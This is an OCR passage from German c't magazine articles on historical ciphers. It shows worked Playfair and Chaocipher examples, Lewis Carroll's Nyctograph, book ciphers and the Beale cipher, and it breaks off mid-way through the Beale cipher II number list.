Die dritte Regel müssen Sie bei den ersten beiden Buchstabenpaare CT und MA anwenden:

```
K R Y P T
O G A F I
E B C D H
L M N Q S
U V W X Z
```

Wenn C und T die Eckpunkte des imaginären Vierecks sind, so ergeben sich für die anderen Ecken H und Y. Für MA kommt NG heraus.

Für das nächste Paar GA benötigen Sie die zweite Regel: Die rechten Nachbarn der beiden Buchstaben sind A und F, also wird AF daraus. Für ZI greift die erste Regel plus der Fall, dass der Nachbar von Z ganz oben das T ist, insgesamt lautet der Geheimtext dieses Pärchens TH. NQ braucht zu guter Letzt wieder die zweite Regel, bei der QS als Geheimtext herauskommt. Die gesamte kodierte Botschaft lautet HYNGAFTHQS.

Der Empfänger dieser überaus bedeutsamen Botschaft muss das Schlüsselwort kennen und das Playfair-Quadrat aufbauen. Anschließend wendet er dieselben Regeln an, invertiert sie jedoch: Anstatt also den unteren Nachbar bei der ersten Regel zu verwenden, nimmt er den oberen und bei der zweiten Regel den linken Buchstaben statt des rechten. Lediglich bei der dritten Regel verhält sich alles gleich.


Heutzutage gilt die Chiffre ähnlich wie Pigpen nicht länger als sicher. Bereits 1914 veröffentlichte der US-Amerikanische Kryptologe Joseph Mauborgne in seinem 19-seitigen Büchlein „An advanced Problem in Cryptography and its Solution“, wie er die Chiffre geknackt hat (siehe ct.de/wz6k). Dazu hat er sich angeschaut, welche Buchstabenpaare am häufigsten auftauchen, und diese mit den in der englischen Sprache häufigsten verglichen. Zudem erkannte er, dass bei langen Texten manche Paare eine Reverse ergeben, so könnte im Klartext zum Beispiel EF stehen, was im Geheimtext DM ergibt; die Reverse FE wäre dann wiederum MD. Mit dem Wissen, dass die seltenen Buchstaben wie X, Y und Z meist am Ende des Playfair-Quadrats stehen, konnte er das ursprüngliche Quadrat wiederherstellen.

Chao's

Als letzte Chiffre zeigen wir Ihnen Chaocipher. Dabei handelt sich um eine sogenannte Stromchiffre, in der immer ein Buchstabe nach dem anderen verschlüsselt wird und jeder Schritt von dem davor abhängt. John Francis Byrne erdachte die Chiffre 1918 ursprünglich als Gerät mit zwei Scheiben, auf denen jeweils ein komplettes durcheinandergebrachtes Alphabet steht. Die beiden Scheiben sind drehbar nebeneinander auf einer Fläche angebracht und außen mit einer Zahnung versehen, sodass sie sich gegenseitig wie zwei Zahnräder antreiben können. Die linke Scheibe steht für den Geheimtext und die rechte für den Klartext. Das Besondere: Jeder Buchstabe einer Scheibe kann entfernt und an eine andere Stelle in der Scheibe wieder eingesetzt werden. Der Erfinder realisierte die Maschine nie, was ihn aber nicht davon abhielt, seine Verschlüsselung mehrfach US-amerikanischen Regierungsbehörden zum Kauf anzubieten – vergebens.

Vom Aufbau her erinnert die Chiffre ein wenig an die Cäsar-Chiffre mit durcheinandergewürfelten Alphabeten, doch Byrne mutierte nach dem Ablesen eines Buchstaben beide Alphabete in den Scheiben. Der Einfachheit halber stellen wir die Funktionsweise nicht anhand von Scheiben, sondern als Textzeilen dar. In unserer Darstellung bewegen sich die Textzeilen in die gleiche Richtung und nicht gegenläufig, wie es bei der Maschine aufgrund des Zahnradmechanismus der Fall wäre.

Als Beispielschlüssel für beide Scheiben soll das normale Alphabet dienen. Das ist zwar kein sicherer Schlüssel, aber damit lässt sich die komplizierte Funktionsweise besser nachvollziehen:



Die Chaocipher-Maschine verwendet als Grundlage zwei Scheiben: Die linke Scheibe bildet den Geheimtext ab und die rechte den Klartext. Sie sind miteinander so verbunden, dass wenn sich einer der Scheiben dreht, die andere gegenläufig mitdreht.

```
          +           #
Klartext:   ABCDEFGHIJKLMNOPQRSTUVWXYZ
Geheimtext: ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

Die Buchstaben muss man sich wie auf den Rand einer kreisrunden Scheibe aufgedruckt vorstellen: Vor dem A kommt das Z und nach dem Z das A. Das Plus- und Lattenzaunzeichen stehen für die von Byrne ausgedachten festen Positionen Zenit (1. Stelle) und Nadir (14. Stelle). Sie markieren damit den Anfang des Alphabets auf der Scheibe und die ihr diametral gegenüberliegende Stelle.

Als Beispielbotschaft dient erneut `CTMAGAZIN`. Los gehts mit dem `C` und dann buchstabenweise weiter. Dazu verschieben Sie den Klartext plus den Geheimtext so, dass das `C` beim Zenit steht. Jetzt müssen Sie nur noch ablesen, welcher Buchstabe herauskommt. Wenig überraschend erneut `C`, weil die Alphabete von sowohl Klar- als auch Geheimtext identisch sind:

```
          +           #
Klartext:   CDEFGHIJKLMNOPQRSTUVWXYZAB
Geheimtext: CDEFGHIJKLMNOPQRSTUVWXYZAB
```

Nach dem Ablesen folgt das Permutieren beider Alphabete. Das müssen Sie sowohl für den Geheimtext als auch für den Klartext getrennt durchführen. Angefangen bei dem Geheimtext, nehmen Sie den Buchstaben rechts vom Zenit heraus (`D`):

```
          +           #
Klartext:   CDEFGHIJKLMNOPQRSTUVWXYZAB
Geheimtext: C EFGHIJKLMNOPQRSTUVWXYZAB
```

schieben alle Buchstaben zwischen Nadir und Zenit nach links und setzen in der entstandenen Lücke am Nadir den Buchstaben D wieder ein:

```
          +           #
Klartext:   CDEFGHIJKLMNOPQRSTUVWXYZAB
Geheimtext: CEFGHIJKLMNOPDQRSTUVWXYZAB
```

Damit ist die Permutation des Geheimtextes abgeschlossen. Nun wieder Klartext: Als Erstes müssen Sie ihn um eine weitere Stelle nach links rotieren lassen:

```
          +           #
Klartext:   DEFGHIJKLMNOPQRSTUVWXYZABC
Geheimtext: CEFGHIJKLMNOPDQRSTUVWXYZAB
```

Anschließend den zweiten Buchstaben rechts neben dem Zenit entfernen (F):

```
          +           #
Klartext:   DE GHIJKLMNOPQRSTUVWXYZABC
Geheimtext: CEFGHIJKLMNOPDQRSTUVWXYZAB
```

Dann alle Buchstaben zwischen Nadir und Zenit aufrücken lassen und `F` am Nadir einsetzen:

```
          +           #
Klartext:   DEGHIJKLMNOPQFRSTUVWXYZABC
Geheimtext: CEFGHIJKLMNOPDQRSTUVWXYZAB
```

Damit sind beide Alphabete permutiert und man kann den nächsten Buchstaben chiffrieren, also `T` im Klartext suchen, in die Zenitposition rotieren und ablesen, was an der gleichen Position beim Geheimtext steht (`S`):

```
          +           #
Klartext:   TUVWXYZABCDEGHIJKLMNOPQFRS
Geheimtext: STUVWXYZABCEFGHIJKLMNOPDQR
```

Die nächsten Permutationen und Kodierungen wiederholen Sie nach obigem Schema. Am Ende kommt der Geheimtext `CSKXBVSAG` heraus.

Das Entschlüsseln funktioniert genauso wie das Verschlüsseln: Der Empfänger muss dafür beide Schlüssel, also die Alphabete, kennen und anschließend für jeden Geheimtextbuchstaben den Klartextbuchstaben ablesen. Nach jedem Ablesen muss er die oben beschriebenen Permutationsschritte durchführen und erhält am Ende wieder `CTMAGAZIN`. Wenn Sie mit der Chiffre ein wenig herumspielen wollen, finden Sie unter ct.de/wz6k einen Umrechner, damit Sie nicht umständlich alle Schritte per Hand durchführen müssen.

Byrne war von der Unknackbarkeit seiner Chiffre überzeugt, weswegen er regelmäßig kodierte Schriftstücke veröffentlichte und dazu aufrief, seine Chiffre zu knacken. Das gelang niemandem, was aber nicht an der Sicherheit des Verfahrens lag, sondern vielmehr daran, dass er sein Verfahren nicht preisgab – ein klassischer Fall von Security through Obscurity (Sicherheit durch Verdeckung).

Weil niemand das Verfahren kannte, gelang es niemandem, die Chiffre zu knacken. Erst 2010, lange nach seinem Tod, spendete seine Familie die Unterlagen ans National Cryptologic Museum in Fort Meade, das seine Methode veröffentlichte. Schnell setzten sich Kryptologen mit der Chiffre auseinander und erkannten gleich mehrere Schwächen: Unter anderem konnte man der Chiffre mit dem Koinzidenzindex [3] zu Leibe rücken, sobald es mehrere Texte gab, die mit dem gleichen Schlüssel kodiert wurden. Ein weiteres Problem, das aber bei so ziemlich jeder Stromchiffre auftritt, besteht darin, dass beim Erstellen oder Versenden des Geheimtextes kein Fehler passieren darf, weil alle Schritte aufeinander aufbauen und jeder Fehler den Rest der Botschaft unweigerlich unbrauchbar machen würde.

Der berühmte Kryptologe George Lasry publizierte 2017 seine Analyse der Chiffre mit Angriffsszenarien in seinem Buch „A Methodology for the Cryptanalysis of Classical Ciphers with Search Metaheuristic“ ab Seite 149. Das kostenfreie PDF finden Sie unter ct.de/wz6k.

Letzte Worte

Die drei vorgestellten Chiffren mögen zwar keine Banktransaktion mehr schützen, reichen aber immer noch für einfache Rätsel. Wenn Sie mal Kryptoanalyst spielen wollen, können Sie versuchen die folgende Botschaft zu dekodieren: `ZLZXAYTDDMDPMVZFZLCFFAFTBXZKFINBFZZHAHPBTNZKNZHCAGDQFEDRGIKOCQKOZLPBPG`. Tipp: Wir haben das mittelschwere der vorgestellten Verfahren benutzt. Schreiben Sie uns gerne eine Mail, wenn Sie mehr von einer bestimmten Chiffre wissen wollen. (wid) c't

Literatur

[1] Wilhelm Drehling, Cäsar im Quadrat, Historische Kryptografie: Vigenère-Chiffre in Python programmiert, c't 25/2023, S. 154

[2] Wilhelm Drehling, Anagrammisiert, Doppelwürfel-Verschlüsselung in Python, c't 22/2023, S. 128

[3] Wilhelm Drehling, Zufälliges Treffen, Schlüssellänge eines Vigenère-kodierten Textes mithilfe des Friedman-Tests bestimmen, c't 2/2024, S. 140

Umrechner, Bücher und Unterlagen:

ct.de/wz6k

Es gibt 10 Arten von Menschen.
iX-Leser und die anderen.



Jetzt Mini-Abo testen: 3 digitale Ausgaben + Bluetooth-Tastatur nur **19,35 €**
www.iX.de/digital-testen

www.iX.de/testen 0511 / 647 22 888 leserservice@heise.de

iX MAGAZIN FÜR PROFESSIONELLE IT




Bild: KI, Collage c't

Chiffren, die es sich lohnt zu kennen II

Um Geheimnisse vor Dritten dauerhaft zu schützen, verwendet man ausgeklügelte sichere Systeme. Die Chiffren aus diesem Artikel gehören nicht dazu. Aber hinter diesen kryptografischen Verfahren stecken faszinierende Geschichten. Die von der Nyctografie, von der Buchchiffre und von der Kryha-Maschine erfahren Sie in diesem Artikel.

Von **Wilhelm Drehling**

Es gibt in der Kryptografie viele Chiffren, die aus unterschiedlichen Gründen heute keine Rolle mehr spielen. Zum Beispiel, weil sie unsicher, unnötig kompliziert oder einfach zu unhandlich waren. Auch wenn ihr Ausscheiden aus der Praxis nicht ohne Grund geschah, so befinden sich unter ihnen viele Juwelen, die eine tolle Geschichte erzählen oder clevere Ideen verwenden.

Damit solche Chiffren nicht vollends in Vergessenheit geraten, stellen wir sie in dieser Reihe vor: Im ersten Teil haben wir die Freimaurer-Chiffre Pigpen gezeigt, das Playfair-Quadrat gezeichnet und erklärt,

warum Chaocipher einhundert Jahre lang ungeknackt blieb. Diesmal erfahren Sie, was es mit dem Nyctograph auf sich hat, wo Beale seinen Goldschatz verbuddelt haben soll und warum niemand die Kryha-Maschinen kaufen wollte.

All diese Chiffren funktionieren ganz ohne komplizierte Berechnungen und lassen sich mit Papier und Stift durchführen. Zudem eignen sie sich aufgrund ihrer Einfachheit prima als Lehrbeispiele, um etwa kryptografische Verfahren näher kennenzulernen und um zu verstehen, warum sie heute nicht mehr Stand der Technik sind.

Nyctograph


So wie schon im ersten Teil mit Pigpen beginnen wir mit leichter Kost und zwar mit einer monoalphabetischen Substitutionschiffre. Bei einer Substitution tauscht man einen Buchstaben mit einem Symbol, einem Zeichen oder einem anderen Buchstaben aus. Monoalphabetisch heißt, dass immer das gleiche Austauschalphabet zum Einsatz kommt: Jedes A tauscht man immer gegen dasselbe Zeichen aus, das Gleiche gilt für die restlichen Buchstaben B, C, D und so weiter.

Der Trick zum Knacken solcher Nachrichten liegt darin, alle Zeichen zu zählen und zu schauen, welche am häufigsten vorkommen. Diese ersetzt man dann mit den in der verwendeten Sprache am häufigsten vorkommenden Buchstaben; im Deutschen sind das E, gefolgt von N, I et cetera. Diese Technik nennt sich Häufigkeitsanalyse und sie ist die Achillesferse von einfachen Substitutionschiffren. Meist reicht sogar das Erraten einzelner Wörter aus, um die Botschaft zu knacken.

An dieser unerfreulichen Schwachstelle leidet auch das System von Lewis Carroll – richtig gelesen, dem Autor von „Alice im Wunderland“. Im Jahre 1891 sah sich Carroll mit dem Problem konfrontiert, in der Nacht aufkommende Ideen niederzuschreiben, die er sonst bis zum nächsten Morgen vergessen würde. Wohlgemerkt, es ist noch 1891 und um etwas zu notieren, müsste Carroll eine Kerze oder Lampe anzünden. Das erschien ihm recht unbequem, weswegen er nach Mitteln und Wegen suchte, um seine Gedanken ohne etwas sehen zu können festzuhalten.

Nyctografie

Lewis Carroll entwarf sein Alphabet mit ein paar grundlegenden Regeln: Alle Zeichen fangen mit einem großen Punkt oben links in der Ecke an, damit man immer beim Lesen und Schreiben weiß, wo es anfängt. Es gibt keinen Unterschied zwischen Groß- und Kleinschreibung. Für die häufig auftretenden englischen Wörter „the“ und „and“ reservierte er zwei weitere Zeichen.



Zahlen stellte er mithilfe von zwei Zeichen dar: dem Sonderzeichen „digit“, gefolgt von einem Buchstaben, der an die Zahl erinnern soll. Zum Beispiel T für 3 (Anfangsbuchstabe von „three“) oder H für 8 (Anfangsbuchstabe von „huit“). Wechselt man anschließend wieder zu Text, beendet man die Zahlenfolge mit dem Zeichen „letter“. Ähnlich funktioniert es mit Datumsanzeigen und „date“. Der von Neale Davidson erdachte Nyctographic-Font erweitert dagegen das Alphabet von Lewis Carroll um zehn Zeichen für die Zahlen und verzichtet auf die Darstellung über zwei Zeichen (siehe ct.de/y5uf).



Der von Lewis Carroll entworfene Nyctograph war aus Pappe und befand sich stets in Reichweite in seinem Büchlein am Bett. Unsere Schablone haben wir aus dem 3D-Drucker.

Wie er im Magazin „The Lady“ schrieb (siehe ct.de/wnhb), besaß er bereits eine kleine Maschine, mit der er einzelne Zeilen in der Nacht niederschreiben konnte. Doch sie erwies sich als zu unpräzise, denn am nächsten Morgen konnte er sein Gekrakel oft nicht mehr entziffern. Ihm kam der Gedanke, statt ganzer Zeilen einzelne Buchstaben mithilfe einer Schablone in kleine Vierecke zu schreiben, damit weniger Raum für Fehler da ist. Das klappte besser, aber nicht gut genug, weshalb er sich entschied, gleich ein neues Alphabet angepasst auf Vierecke zu erfinden.

Sie besteht aus Punkten und Strichen, deren Zeichen unmissverständlich erkennbar sind, wenn man sie in die viereckigen Löcher einer Schablone schreibt (siehe Infografik „Nyctografie“). Sie ähneln sogar teilweise ihrem Vorbild. Seine Schablone war aus einem Stück Pappe, aus dem er zwei Reihen mit je acht Vierecken ausschnitt. Das kleine Hilfswerkzeug hieß fortan Nyctograph (siehe Bild oben) und half ihm, in der Nacht klar und deutlich im neuen Alphabet zu schreiben. Ursprünglich spielte Carroll mit dem Gedanken, die Pappvorlage Typhlograph zu nennen (von Griechisch typhlos, blind), aber ein Student schlug Nyctograph vor, was so viel wie Nachtschreiber heißt und Carroll besser gefiel.

Lewis Carroll hatte also gar nicht die Absicht, mit seinem System etwas zu verstecken, aber trotzdem erfüllt es alle Eigenschaften einer klassischen Substitutionschiffre und lässt sich auch als solche verwenden. Für Außenstehende, die das Alphabet nicht kennen, wird das Entschlüsseln der Nachricht zu einer Rätselangelegenheit.

Schon vor Carroll gab es Geräte mit dem Namen Nyctograph, die man aber nicht mit Carrolls Schablone verwechseln sollte: Beispielsweise tauchte in der Novemberausgabe 1817 des französischen Journals „bulletin de la Société d’encouragement pour l’industrie nationale“ ein „nitographe“ auf. Eine weitere Erwähnung findet sich im „Dictionnaire chronologique et raisonné des découvertes“, welches allerlei Erfindungen und Entdeckungen zwischen 1789 und 1820 dokumentiert. Hierbei handelt es sich um eine Maschine, in der ein Blatt eingespannt ist und eine Art Draht eine Feder beim Schreiben unterstützt. Mit ihr konnte man zeilenweise blind beziehungsweise in der Nacht schreiben. Wir haben eine Beschreibung unter ct.de/wnhb verlinkt.

Buchchiffre

Die nächste Chiffre kennen Sie vielleicht aus Büchern wie „Roter Drache“ oder aus Filmen und Serien wie „Das Vermächtnis der Tempelritter“, „Unknown Identity“ und „Sherlock“ (Episode: Der blinde Banker). Teil des Plots ist eine Buchchiffre: Es gibt eine Botschaft voller Zahlen, die für Seitenzahlen und Wörter in einem speziellen Buch stehen. Ohne das Buch, den Schlüssel der Chiffre, lässt sich die Botschaft nicht entschlüsseln.

Buchchiffren gibt es in vielen Varianten: Der Absender kann beispielsweise alle Wörter abzählen, sodass jede Zahl für ein Wort steht – oder nur für einen Buchstaben, den Anfangsbuchstaben des Wortes im Buch. Der Absender muss diesem Schema aber nicht folgen und kann Buchstaben zum Beispiel auch mit zwei Zahlen angeben, die für die Seite und ein Wort auf dieser Seite stehen. Wie also schon bei der Nullchiffre gibt es einen Haufen von Möglichkeiten, wie man Buchchiffren ausgestalten kann. Umso wichtiger ist es, dass sich Absender und Empfänger nicht nur auf ein Buch, sondern auch auf die Spielregeln einigen.

Will der Absender ganze Wörter mit einer Zahl kodieren, kann es passieren, dass er tausende von

Wörtern abzählen muss, bis er das von ihm gesuchte findet. Die Variante mit den Anfangsbuchstaben ist zwar aufwendiger, aber der Absender muss sich keine Sorgen machen, dass ein Wort nicht im Buch vorkommt. Wenn er sich dafür entscheidet, so muss er die Buchstaben fortlaufend kodieren und darf keine Zahlen mehrfach verwenden. Sonst wird die Buchchiffre zu einer Substitutionschiffre und damit anfällig für Häufigkeitsanalysen.

Die Stärke der Buchchiffre hängt von der sorgfältigen Auswahl des Schlüsselbuchs ab und davon, wie der Absender die Chiffre umsetzt. Entscheidend ist, dass beide Parteien die exakt gleiche Ausgabe besitzen, da ansonsten die Botschaft nicht sicher dekodierbar ist. Man könnte nun meinen, eine elegante Lösung wäre die Wahl eines weitverbreiteten Buches wie der Bibel oder eines Wörterbuchs, das man häufig in Bibliotheken findet. So muss der Absender nicht das Risiko eingehen, dass jemand anhand eines ungewöhnlichen Buchs bei ihm zu Hause einen Hinweis erhält. Leider grenzen solche Bücher die Sicherheit des Verfahrens ein, weil Dritte genauso einen leichten Zugang zum Schlüssel haben wie der Absender und der Empfänger.

Um ein kleines Beispiel einer Buchchiffre durchzugehen, haben wir folgende Botschaft erstellt: 12, 47, 76, 24, 5, 52, 65, 3, 31. Der Schlüssel ist der erste Artikel dieser Reihe. Dabei haben wir Vorspann, Titel sowie Zwischenüberschriften ignoriert und direkt beginnend mit dem ersten Wort des Haupttextes angefangen, die Wörter abzuzählen. Wenn Sie nun die Anfangsbuchstaben der ausgewählten Wörter nehmen, erhalten Sie den Klartext der kleinen Botschaft. Sie benötigen dazu nur den ersten Absatz des Textes. Mit dieser kleinen Fingerübung sind Sie für die folgende größere Buchchiffre gewappnet.

Beales Goldschatz

Ein historisch bekanntes Beispiel für eine Buchchiffre ist die sogenannte Beale-Chiffre [1]. Der Geschichte nach habe ein Thomas J. Beale im Januar 1822 eine Kiste mit Unterlagen im Washington Hotel in Lynchburg (Virgina, USA) deponiert. Der Hotelier Robert Morriss sollte die Kiste für ihn aufbewahren. Wenn Beale nach zehn Jahren nicht zurückkehre, dürfe Morriss die Kiste öffnen.

Morriss wartete bis 1845, schließlich brach er das Schloss der Kiste auf: Darin waren drei Zettel voller Zahlen – offenkundig chiffriert – und ein Brief in Englisch. Laut diesem hatte Beale mit seinen Männern 1817 eine große Menge Gold gefunden und in der Nähe von Lynchburg vergraben. So soll die erste Chiffre angeblich den genauen Ort des Schatzes beschreiben, die zweite nähere Informationen zur Menge und zum genauen Bestand des Goldfundes geben, und in der dritten stehen angeblich die Verwandten sowie die Begünstigten, die anteilig den Schatz erhalten sollten.

Beale-Chiffre II

```
115, 73, 24, 807, 37, 52, 49, 17, 31, 62,
647, 22, 7, 15, 140, 47, 29, 107, 79, 84,
56, 239, 10, 26, 811, 5, 196, 308, 85, 52,
160, 136, 59, 211, 36, 9, 46, 316, 554,
122, 106, 95, 53, 58, 2, 42, 7, 35, 122,
53, 31, 82, 77, 250, 196, 56, 96, 118, 71,
140, 287, 28, 353, 37, 1005, 65, 147, 807,
24, 3, 8, 12, 47, 43, 59, 807, 45, 316,
101, 41, 78, 154, 1005, 122, 138, 191, 16,
77, 49, 102, 57, 72, 34, 73, 85, 35, 371,
59, 196, 81, 92, 191, 106, 273, 60, 394,
620, 270, 220, 106, 388, 287, 63, 3, 6,
191, 122, 43, 234, 400, 106, 290, 314, 47,
48, 81, 96, 26, 115, 92, 158, 191, 110,
77, 85, 197, 46, 10, 113, 140, 353, 48,
120, 106, 2, 607, 61, 420, 811, 29, 125,
14, 20, 37, 105, 28, 248, 16, 159, 7, 35,
19, 301, 125, 110, 486, 287, 98, 117, 511,
62, 51, 220, 37, 113, 140, 807, 138, 540,
8, 44, 287, 388, 117, 18, 79, 344, 34, 20,
59, 511, 548, 107, 603, 220, 7, 66, 154,
